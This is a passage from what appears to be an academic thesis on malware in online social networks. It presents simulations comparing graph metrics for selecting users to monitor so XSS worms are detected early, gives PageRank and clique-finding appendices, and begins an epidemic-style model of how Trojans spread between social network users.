In the above examples, nodes $v_5$ and $v_7$ are almost always selected as the best nodes to monitor. However, in real large networks, the set of candidates given by a metric may not be the same as the set given by another. For instance, the node with the highest degree in an OSN may not be the node with the highest closeness or betweenness value in that network.

Given several metrics defined in the literature for selecting candidates to be monitored, which one should we choose to apply to malware detection in a social network? We performed simulations to answer this question.

### 3.6.2 Simulation Settings

We carried out simulations to study the effectiveness of the above five metrics with respect to malware detection. We used three OSN graphs of 10,00, 20,000 and 100,000 nodes whose

parameters are listed in Table 3.1. As can be seen from the Table 3.1, the largest clique size in all four OSN graphs is equal to four. The distribution of clique sizes are also shown in the same table. For each metric, we selected the top 1, 7, 15 and 20 candidates, respectively, and set up the system to monitor their friends' activities and posts.

We define an *event* in the simulation to be the action of visiting or accessing a user's profile by some other user. We assume that events in an OSN happen consecutively one after another. (Two different users may click on the same profile at the same time. Their access requests, however, will be queued at a server consecutively, waiting to be processed. The two events are thus considered to happen one after the other.)

The simulation software is implemented using MATLAB. The simulation is of discrete-event type, consisting of discrete virtual time slots. A time slot is equivalent to an *event* defined above. At the start of each run, we choose a node randomly using a uniform distribution and infect it with the malware. In each time slot, a user (node) $j$ is chosen randomly with a probability of $\frac{1}{N}$ and the user will visit a friend's profile with a probability $p_v = 0.9$ and a non-friend user's profile with probability $1 - p_v = 0.1$. Two users are friends if and only if their corresponding vertices are adjacent in the OSN graph. User $j$ will become infected if she visits an infected friend with a probability $p_v$ or an infected stranger with a probability $1 - p_v$.

The monitoring action is simulated as follows. In each time slot, the simulation code at each candidate's node checks the messages read/posted by the candidate's friends. If one of these messages contain the malicious code (which is identified by a unique signature), the code will detect its presence and raise an alarm. The malware is considered detected and the simulation is ceased. We then count the number of nodes that were infected (i.e., read/posted the malicious code) at this point and record that number.

Each data point in the result graphs is the average of 100 runs, each with a different random seed.

### 3.6.3 Discussion

A selected candidate user may be technical savvy or unfamiliar with computer security. Although it is unlikely for a (non-malicious) technical savvy user to become infected and disseminate malware, he can still receive malicious contents from his friends, due to his position in the social network. Therefore, this user, although being technical savvy, is a strategically excellent candidate for monitoring.

### 3.6.4 Simulation Results

The numbers of infections before the first detection given by the five metrics are shown in Fig. 3.5(a), 3.5(c) and 3.5(e) for the 10,000-node, 20,000-node and 100,000-node networks, respectively. We also magnify those graphs for x-axis values from 7 to 20 candidates as shown in Fig. 3.5(b), 3.5(d) and 3.5(f).

The results in Fig. 3.5(a), 3.5(c) and 3.5(e) show that the five metrics have similar effectiveness in terms of malware detection time. The reason is that the set of candidates computed from one metric can overlap partially or completely with the set computed by another metric, depending on the network topology. For instance, in the 100,000-node network, 95% of the top 20 candidates are the same in all five cases (metrics), leading to their similar performance with respect to detection time. We note, however, that the closeness metric is the worst performer among the five, and the cross-clique connectivity metric is always among the best performers.

Given that several metrics offer similar performance in terms of malware detection time, the decision as to which metric we should use to select candidates can be made using other factors, such as the complexity of computing the set of candidates to be monitored. Table 3.4 in Appendix 3B shows the complexities of the algorithms used for selecting candidates based on the five metrics. The information suggests that the node degree and PageRank metrics offer the best of both worlds, detection time and computation overhead.

The graphs also show a trade-off between resource consumption and detection time: the more nodes are monitored, the earlier a malware can be detected (i.e., the less nodes are infected before the malware is detected). For example, in the 100,000 node case in Fig. 3.5(e), given 7 candidates to monitor, the number of users infected before the first detection is approximately 55 users. Given 20 candidates to monitor, the number of infections before the first detection is reduced to 34 users.

To demonstrate the effectiveness of the selective monitoring approach, we repeated the above experiments, but selected the candidates to monitor *randomly*. The results of this set of experiments are illustrated by the graph in Fig. 3.6(a), with the magnified curves shown in Fig. 3.6(b). The results indicate that the random selection approach takes longer to detect a malware than any of the above five metrics. For instance, in the 100,000-node network with 15 candidates to monitor, the average number of infections before the first detection is 32.84 users for the cross-clique connectivity metric, and 2407 users for the random selection scheme, a staggering difference of more than 75 times.

To further illustrate the advantage of the selective monitoring method versus random

candidate selection, we add the curve of the closeness metric in Fig. 3.5(e) to Fig. 3.6(a), resulting in Fig. 3.6(c), with the magnified curves shown in Fig. 3.6(d). Figs. 3.6(c) and 3.6(d) show that even the worst performer of the selective monitoring method − the closeness metric − still outperforms the random candidate selection approach. For instance, in the 100,000-node network with 7 candidates to monitor, the average number of infections before first detection is 62 users for the closeness metric, and 5010 users for the random selection scheme, a difference of about 80 times.


To further compare the random selection approach with the selection scheme based on the closeness metric, we increase the number of candidates to monitor to 50, 100 and 200 nodes. The result in Fig. 3.6(e) demonstrates that the selective monitoring method outperforms the random selection scheme in all cases. For example, given 100 candidates to monitor, the average number of infections before the first detection is 20 users for the closeness metric, and 356 for the random selection scheme, a difference of approximately 18 times.

In summary, most metrics defined in the literature have similar performance in terms of detection time. However, the closeness metric in general is the worst performer among the five, and the cross-clique connectivity metric is always among the best performers. All the five metrics outperform random selections of monitored candidates by a large margin.


## 3.7 Chapter Summary

We present analytical models and simulation results that characterize the propagation of XSS worms in OSNs. We show that the propagation speed of an XSS worm in an OSN depends on three major factors. First, if users visit their friends more often than strangers, this will help slow down the propagation. Second, a large number of cliques also contributes to decreasing the speed of propagation. Third, the highly clustered structure of an OSN helps contain an XSS worm within a community for some time before it reaches other communities, slowing down the propagation.


The above results show that it is feasible to detect a malware in its early stage of propagation by monitoring only a subset of users of an OSN and taking advantage of the characteristics of OSNs. We present a study of five metrics used to select candidates for monitoring: node degree, closeness, betweenness, PageRank and cross-clique connectivity. Our simulation results show that the metrics perform similarly in terms of detection time, with the cross-clique connectivity being among the top performers. There are metrics that offer a good trade-off between detection time and computation overhead such as node degree





(a) Performance of the five candidate selection metrics in an OSN with $N = 10,000$ nodes





(b) Graph 3.5(a), magnified to show the results of 7 - 20 candidates





(c) Performance of the five candidate selection metrics in an OSN with $N = 20,000$ nodes




(d) Graph 3.5(c), magnified to show the results of 7 - 20 candidates





(e) Performance of the five candidate selection metrics in an OSN with $N = 100,000$ nodes





(f) Graph 3.5(e), magnified to show the results of 7 - 20 candidates


Figure 3.5: Performance of different selective monitoring metrics





(a) Candidates randomly selected, $N = 10,000$, 20,000 and 100,000 nodes





(b) Graph 3.6(a), magnified to show the results of 7 - 20 candidates




(c) Graph 3.6(a), including the closeness metric from Graph 3.5(e)




(d) Graph 3.6(b), including the closeness metric from Graph 3.5(f)




(e) Random vs. Closeness candidate selection for 50, 100 and 150 candidates, $N = 100,000$

Figure 3.6: Performance of the random selection scheme

and PageRank. All five metrics outperform random placements of monitored candidates by a large margin.

# Appendix 3A - PageRank Algorithms

### The Iterative Method

In the first round at $t = 0$, an initial probability distribution is assumed for every node as $R(v_i, 0) = \frac{1}{N}$, where $N$ is the total number of nodes in the graph. In the $(t+1)^{th}$ iteration, the PageRank value of each node is computed using the following equation :

$$R(v_i, t+1) = \frac{1-d}{N} + d \sum_{v_j \in M(p_i)} \frac{R(v_j, t)}{L(v_j)} \tag{3.10}$$

where $v_i$ is the $i^{th}$ vertex, $M(v_i)$ is the set of nodes adjacent to $v_i$, $L(v_j)$ is the number of edges incident on node $j$, and $d$ is the damping factor where $0 < d < 1$. The algorithm will converge to a certain value for each vertex which is the corresponding PageRank value of that vertex [119].

### The Algebraic Method

Given vector $\Re(t+1)$ defined as follow:

$$\Re_{t+1} = \begin{pmatrix} R(v_1, t+1) \\ R(v_2, t+1) \\ \vdots \\ R(v_n, t+1) \end{pmatrix}$$

we have

$$\Re(t+1) = d \times \Psi \times \Re(t) + \frac{1-d}{N} \times \mathbf{1} \tag{3.11}$$

Matrix $\Psi$ equals to $(K^{-1}A)^T$, where matrix $A$ denotes the adjacency matrix of the graph and $K$ is the diagonal matrix with the number of edges incident on a node in the diagonal. Matrix $\mathbf{1}$ is a column vector of length $N$ that contains only number one. The algorithm stops when, for a small value of $\epsilon$, $\|\Re(t+1) - \Re(t)\| < \epsilon$.

# Appendix 3B - Algorithm for Finding Highly Cross-connected Nodes

Given a graph $G = (V, E)$ representing an OSN, each vertex represents a user and an edge represent the existence of a relationship (friendship) between the two respective users. We first find small cliques within an OSN. Finding cliques in a graph is a NP-complete

problem [122]. Thus a few heuristics [123] have been proposed to solve the problem. After obtaining the cliques, we search for a set of well-cross-connected members, those who belong to several cliques. We apply a heuristic such as the one by Tsukiyama et al. [123] to find the cliques of $G$. The results is a set of $k$ cliques $C = \{c_1, c_2, \ldots, c_k\}$, where $c_i \subset V$ and $1 \leq i \leq k$. A vertex may be present in several cliques if the corresponding user belong to several communities. We assign a counter $u_j$ to each user $j \in V$. We then examine the cliques one by one. If a user $j$ belongs to a clique, we increment the counter $u_j$ by one. After all the cliques have been examined, counter $u_j$ contains the number of cliques to which user $j$ belongs to. We then sort the counters in the descending order. The algorithm for finding list $L_1$ of well-cross-connected members is summarized by Algorithm 1.

**Algorithm 3** Finding well-cross-connected nodes

1: **Input**: a set of cliques $C = \{c_1, c_2, \ldots, c_k\}$; a set of counters $Q = \{u_1, u_2, \ldots, u_N\}$
2: **Output**: Ordered set of well-cross-connected nodes stored in *List*;
3: **for** $i = 1 \rightarrow k$ **do**
4:  **for each** user $i$ in $c_i$ **do**
5:  $u_j = u_j + 1$
6:  **end for**
7: **end for**
8: $List \leftarrow$ sort $Q$ in non-increasing order
9: **return** *List*

### List of Cliques

Following are the 17 cliques in the example social network graph in Fig. 3.4: $\{v_1, v_2, v_3\}$, $\{v_1, v_2, v_4\}$,$\{v_1, v_2, v_5\}$, $\{v_1, v_3, v_4\}$, $\{v_1, v_3, v_5\}$, $\{v_1, v_4, v_5\}$, $\{v_2, v_3, v_4\}$, $\{v_2, v_3, v_5\}$, $\{v_2, v_4, v_5\}$, $\{v_3, v_4, v_5\}$, $\{v_5, v_6, v_7\}$, $\{v_1, v_2, v_3, v_4\}$, $\{v_1, v_2, v_3, v_5\}$, $\{v_1, v_2, v_4, v_5\}$, $\{v_1, v_3, v_4, v_5\}$, $\{v_2, v_3, v_4, v_5\}$, and $\{v_1, v_2, v_3, v_4, v_5\}$.

### Complexity of the Algorithms

The complexity of the algorithms for computing the five metrics discussed in Section3.6 is given in Table 3.4, where $|V|, |E|, \Delta$, and $\mu$ denote the number of vertices, number of edges, maximum degree of the graph, and number of maximal independent sets of the graph respectively.

We ran experiments to measure the actual running time of each algorithm using the

Table 3.4: Complexity of different schemes

| Metric | Running Time |
|---|---|
| Degree | $\Theta(\|V\| + \|E\|)$ [124] |
| Closeness | $O(\|V\|^3)$ [125] |
| Betweenness | $O(\|V\| \times \|E\|)$ [125] |
| PageRank | $O(\|V\|)$ [126] |
| Cross-clique Connectivity | $O(\Delta^4 \times \mu)$ [123] |

four OSNs whose characteristics are listed in Table 3.1. We used a 64-bit computer with an Intel(R) Core i7-2700K 3.5 GHz processor running Windows 7 and 16 gigabytes of RAM. Table 3.5 summarizes the results. Each number in the table is the average from 10 runs using different random seeds.

It is obvious that the larger the graph, the longer the running time. These results show that the node degree and PageRank metrics offer a good trade-off between computation overheads and detection time (see also Fig. 3.5). Note, however, that in a real OSN the algorithms are not executed in real-time, but only periodically after several changes have been made to the network (e.g., users join/leave the OSN, new friendships (edges) added to the graph).

Table 3.5: Running time of the algorithms in seconds

| Metric | 3,000 | 10,000 | 20,000 | 100,000 |
|---|---|---|---|---|
| Degree | 0.005 s | 0.006 s | 0.006 s | 0.01 s |
| Closeness | 0.45 s | 5 s | 95 s | 1,063 s |
| Betweenness | 0.76 s | 9 s | 42 s | 3,094 s |
| PageRank | 0.022 s | 6 s | 12 s | 78 s |
| Cross-clique Connectivity | 2.3 s | 63 s | 129 s | 2,291 s |

# Chapter 4

# Modeling the Propagation of Trojans in OSNs

## 4.1 Introduction

As discussed in Chapter 1, there are two major types of malware that target online social network users: cross-site scripting worm and Trojan:

- Cross-site scripting (XSS) worms: These are passive malware that exploits vulnerabilities in web applications to propagate themselves without any user intervention.
- Trojans: A Trojan is a type of malware that is often disguised as legitimate software. Users are typically tricked by some form of social engineering into opening them (and thus loading and executing Trojans on their systems). Trojans are the most common method used to launch attacks against OSNs users, who are tricked into visiting malicious websites and subsequently downloading malware disguised as legitimate software (e.g., Adobe Flash player). There are many variants of Trojans operating in OSNs, including clickjacking worms [15] and extension-based malware [16].

Compared with XSS worm, Trojan is the more popular type of malware targeting OSN users. Over the past few years, Facebook users have experienced hundreds of separate Trojan malware attacks [31,40,41]. For instance, the first variant of an OSN Trojan browser extension called Kilim appeared in November 2014 [40]. From November 2014 to November 2016, almost 600 variants of Kilim were discovered [42]. In most cases, a Trojan disguises itself as a legitimate software. For instance in two major Trojan attacks on Facebook, the Trojan posed itself as an Adobe Flash player update [31, 41]. In a more recent attack

discovered in 2015 [41], a message enticed the victims to click on a link that redirected them to a third-party website unaffiliated with Facebook where they were prompted to download what was claimed to be an update of the Adobe Flash player. If they downloaded and executed the file, they would infect their computers with a Trojan malware.

Trojans installed on a user's computer have the ability to access contents on the compromised system, including social network contents, credit card information, and login credentials. It can even spread itself further by infecting other systems on the same network. Such Trojans have the ability to form a *botnet* to open up channels for attackers to send further payloads such as ransomware. Such a Trojan is a variant of Locky ransomware discovered in November 2016 [17], which was delivered via JPEG and SVG files via Facebook Messenger.

Given the popularity of and potential damages inflicted by Trojans, it is important to understand their propagation dynamics in OSNs in order to detect, contain and remove them as early as possible. Therefore, our objective is to model and study the propagation of Trojans in social networks such as Facebook, LinkedIn and Orkut. (These networks can be represented by undirected graphs, in which each vertex represents a user, and each edge represents the mutual relationship between the two users denoted by the two end vertices.)

The remainder of this Chapter is organized as follows. In Section 5.6, we discuss the propagation mechanism of Trojan malware in OSNs. In Sections 4.3 and 4.4, we describe the proposed analytical model. We validate the model in Section 4.5.Finally we conclude the article in Section 4.8.

## 4.2 Propagation Mechanism of Trojan Malware in Online Social Networks

In this section, we describe the process used by one or more real-world Trojan malware (e.g., Koobface [31], Magnet [41] and generic extension based malware [16] such as Kilim [40, 42] to attack OSN users and propagate in a network. Such a process consists of three stages:

1. In the first stage, the malware developer creates one or more fake profiles and infiltrates them into the social network. The purpose of these fake profiles is to make friends with as many real OSN users as possible. Infiltration has been shown to be an effective technique for disseminating malicious content in OSNs such as Facebook [14].

2. In the second stage, the malware developer uses social engineering techniques to create eye-catching web links that trick users into clicking on them. The web links, which are

posted on the fake users' walls, lead unsuspecting users to a web page that contains malicious content. A user simply needs to visit or "drive by" that web page, and the malicious code can be downloaded in the background and executed on the user's computer without his/her knowledge. This type of attack is called *drive-by download* and is caused by vulnerabilities in browsers, apps or operating systems that are out of date and have security flaws [106].

When security flaws are absent, malware creators resort to social engineering techniques to get assistance from users to activate the malicious code. For instance, after a user lands on the malicious web page, he/she is asked to click on a button to download a software (e.g., an updated version of the Adobe Flash player) or to play a video. If the user clicks on the button, he/she is actually downloading and executing a malware.

In either case, drive-by or user-assisted download, the user's computer is infected. The computer can then be controlled by the attacker(s) to perform other malicious activities such as stealing confidential information stored on the computer, attacking other computers on the same network, or mounting denial of service attacks against vulnerable websites.

3. In the third stage, after a user $u$ is infected, the malware also posts the eye-catching web link(s) on the user's wall (i.e., via newsfeed), to "recruit" his/her friends. If a friend of $u$ clicks on the link(s) and, as a result, *unknowingly* executes the malware, the friend's computer and profile will become infected as described in stage 2 and the propagation cycle continues with his/her own friends.

The above process is illustrated by the diagram shown in Fig. 4.1. In this example, the malware posts a malicious link on an infected user's wall, enticing the infected user's friends to watch a video (step 1). Friends of the infected user who follow the malicious link will land on a web page that hosts an object that looks similar to a video player (step 2). After clicking the "play" button, the friend receives a notification that he/she requires a software (or a "plugin") in order to watch the video (step 3). Users who download and execute the "plugin" are actually and unknowingly executing the malware and become infected (step 4). The malware will then post the malicious link on the walls of the newly infected users to lure their friends to the web page that hosts the fake video player, and the propagation cycle continues with more new victims. Note that the wall concept may not exist in some social networks. In this case, we can assume, without loss of generality, that the malware





Figure 4.1: Example of Trojan malware propagation in online social networks

sends the malicious link directly to an infected user's friends via the OSN private messaging system.

## 4.3 Overview of the Proposed Malware Propagation Model

In this section, we present an overview of the proposed model and underlying assumptions.

### 4.3.1 Modeling Approach

In the literature, epidemic models can be classified into two main categories: SIS (susceptible-infected-susceptible) and SIR (susceptible-infected-recovered). SIS models [21, 71, 127, 128] assume that an infected user, after being disinfected, will become susceptible again and thus may be re-infected by the same disease (malware). SIR models [18–20, 22, 25], on the other hand, assume that an infected user, after being disinfected (having recovered or becoming immune), will not be re-infected again by the same disease (malware).

The SIS approach is not suitable for modeling Trojans in online social networks, because it does not support the immune state. In practice, users who have anti-virus software installed may be immune against a particular malware.

Our proposed model is based on the SIR approach. Previous SIR models suffer from one or more of the following drawbacks:

- Many models [18–21] assume homogeneous mixing as mentioned earlier, and thus overestimate the infection rate in a real OSN.

- Some models [24, 25] assume that users check newly arriving messages at every time unit, and all users have the same message checking time (usually one time interval). These models do not consider the temporal dynamics of user activities.

- Some models incur high computational complexity, such as $O(E^2)$ [22], where $E$ is the number of edges (friendships) of the social network graph.

Our proposed model is a spatial-temporal SIR model that takes into account the topological characteristics of real-world social networks and temporal dynamics of user activities. Furthermore, it considers characteristics of modern Trojans (e.g, malware blocking users' access to AV provider websites), security practices (e.g., users installing AV products on their computers, AV manufacturers gradually releasing updates/patches against a newly propagating malware), and user behaviour (e.g., seeking assistance from OSN friends to clean up infected computers). None of previous works on modeling worms/malware in OSNs considered the above factors. The proposed model has low computational complexity, in the order of $O(E)$.

### 4.3.2 User States

We assume that all the users are vulnerable to the new malware $M$ when it first appears in the social network, i.e., at $t = 0$. That is, all users are in the *susceptible* state at time $t = 0$. As time passes, susceptible users may stay susceptible, or transition to the *immune* state thanks to a defensive mechanism such as an antivirus program against malware $M$, or become *infected* by the malware after clicking on the malicious link. *Infected* users can *recover* by finding clean-up solutions to remove the malware from their systems, or may stay infected. If users have recovered from an infection or become immune, they are no longer vulnerable to malware $M$ and thus will no longer be infected by it.

Therefore, at a specific point in time, each node (user) in the network can be in one of the following four different states with respect to a particular malware $M$: *susceptible*, *infected*, *recovered* and *immune*.

- A *susceptible* node is a node that is vulnerable to malware infection but otherwise "healthy".

- An *infected* node is a node that became infected and may potentially infect other nodes.

- A *recovered* node is a node that was infected but the user was able to find solutions to remove the malware from his computer and profile; the node is thus no longer infected or susceptible to the malware $M$.

- An *immune* node is a node that is unable to become infected thanks to a defensive mechanism existing on the system (e.g., having an antivirus program able to detect and block the malware $M$). A node may also be immune to the malware $M$ because the user's operating system is not targeted by the malware. For example, the malware exploits a vulnerability in and attacks only Windows systems, but not Linux or Mac systems.

At time $t = 0$, all users are in the *susceptible* state. At each time unit $t > 0$, a user $i$ may move from one state to another, as shown in Figure 4.2, which depicts the state transition diagram of a user. The definitions of the transitional probabilities $\gamma_i(t)$, $\beta_i(t)$ and $\alpha_i(t)$ are provided in Table 4.1; their computations are discussed in Sections 4.4.1, 4.4.2 and 4.4.3, respectively.





Figure 4.2: State transition diagram of node $i$

To model the user states, we define random variable $X_i(t)$ to denote the state of node $i$ at each time unit $t$, as follows:

$$X_i(t) = \begin{cases} Sus, & \text{if node } i \text{ is susceptible at time } t; \\ Inf, & \text{if node } i \text{ is infected at time } t; \\ Rec, & \text{if node } i \text{ is recovered at time } t; \\ Imm & \text{if node } i \text{ is immune at time } t \end{cases} \tag{4.1}$$

### 4.3.3 Temporal Dynamics

We consider the temporal dynamics of user activities by defining $\tau_i$ as the message checking time period of user $i$. That is, user $i$ visits the social network and check new posts or messages every $\tau_i$ time units. This definition of user message checking time is common in previous works [22, 23, 25]. According to this definition, at each time unit $t$, all the users whose $\tau_i$ values satisfying ($t \ mod \ \tau_i = 0$) visit the OSN and check their messages. A user $i$'s message checking time is defined formally using a discrete random variable $P(visit_i(t) = true)$ as follows:

$$P(visit_i(t) = true) = \begin{cases} 1, & \text{if } t \ mod \ \tau_i = 0; \\ 0 & \text{otherwise} \end{cases} \tag{4.2}$$

For instance, if $\tau_i = 10$, user $i$ would visit the OSN and check messages at time $t = 10, 20, 30, \ldots$. Another user $j$ may visit the OSN more often than user $i$ and has $\tau_j = 4$. User $j$ would visit the OSN and check messages at time $t = 4, 8, 12, \ldots$. We take into account the temporal dynamics of user activities in our model by considering user message checking time $\tau_i$.

### 4.3.4 Assumptions

We make the following assumptions:

1. To simplify the discussion of the model, we assume each user is associated with only one device that is used to access the social network such as a smart phone, tablet, laptop or desktop. (In practice a user may have access to multiple devices, such as a desktop computer at work [owned by the employer] and a smart phone [personally owned by the user]. In this case, the user usually avoids using the employer-owned computer for personal use.)

2. When we say "a user is infected", we mean that the user unknowingly downloaded and executed the malware (step 2 in Section III), and his profile and his computer are subsequently infected.

3. When we say "a user is disinfected", we mean that the disinfecting solution has the ability to remove the malware from the infected computer and all malicious private messages or malicious links posted on the infected user's profile.

4. Each user has his/her own device to access the social network (i.e., no two users share the same device.).

5. We assume a single infiltrating user in the first stage of the propagation process described Section 5.6. In our future work, we will extend our model to support multiple infiltrating nodes. Note, however, that the use of many infiltrating nodes may trigger early detection of the malware in the network.

6. We assume that a new malware $M$ appears and starts propagating at time $t = 0$.

In addition to the above assumptions, we also assume that a percentage of the OSN population, $\beta_{max}$, have AV programs installed on their systems. According to a survey conducted by Microsoft, 75% of the respondents reported that they installed AV products on their computers [62]. We will assume $\beta_{max} = 0.75$ in our experiments. Note, however, that only a subset of these AV products are effective against the new malware $M$. In other words, only a percentage of the OSN population, $\beta_{min}$, where $\beta_{min} \leq \beta_{max}$, are immune to malware $M$ at time $t = 0$. (Analogically, a flu vaccine may not be effective against all the flu strains, especially new strains.) The value of $\beta_{min}$ depends on the novelty and sophistication of malware $M$. The more novel and sophisticated malware $M$ is, the lower the value of $\beta_{min}$.

Infected users may seek clean-up solutions to disinfect their systems by themselves (independent disinfection), or with help from their friends from the social network (collaborative disinfection). The issues of collaborative disinfection and independent disinfection will be discussed in detail in Sections 4.6.3 and 4.6.4, respectively.

### 4.3.5 Objective of the Model

The objective of the model is to estimate the expected number of users $E_X(t)$ in each state $X = \{Sus, Inf, Rec, Imm\}$ at each time unit $t$.

$$E_X(t) = \sum_{i=1}^{i=V} P(X_i(t) = X),$$

where $P(X_i(t) = X)$ denotes the probability of user $i$ being in state $X$ at time $t$. For example, $E_{Inf}(t) = \sum_{i=1}^{i=V} P(X_i(t) = Inf)$ gives the expected number of infected users in the network at time $t$.

To compute the probability of user $i$ being in state $X$ at time $t$, $P(X_i(t) = X)$, we need to compute the probabilities of user $i$ transitioning from one state to another, namely

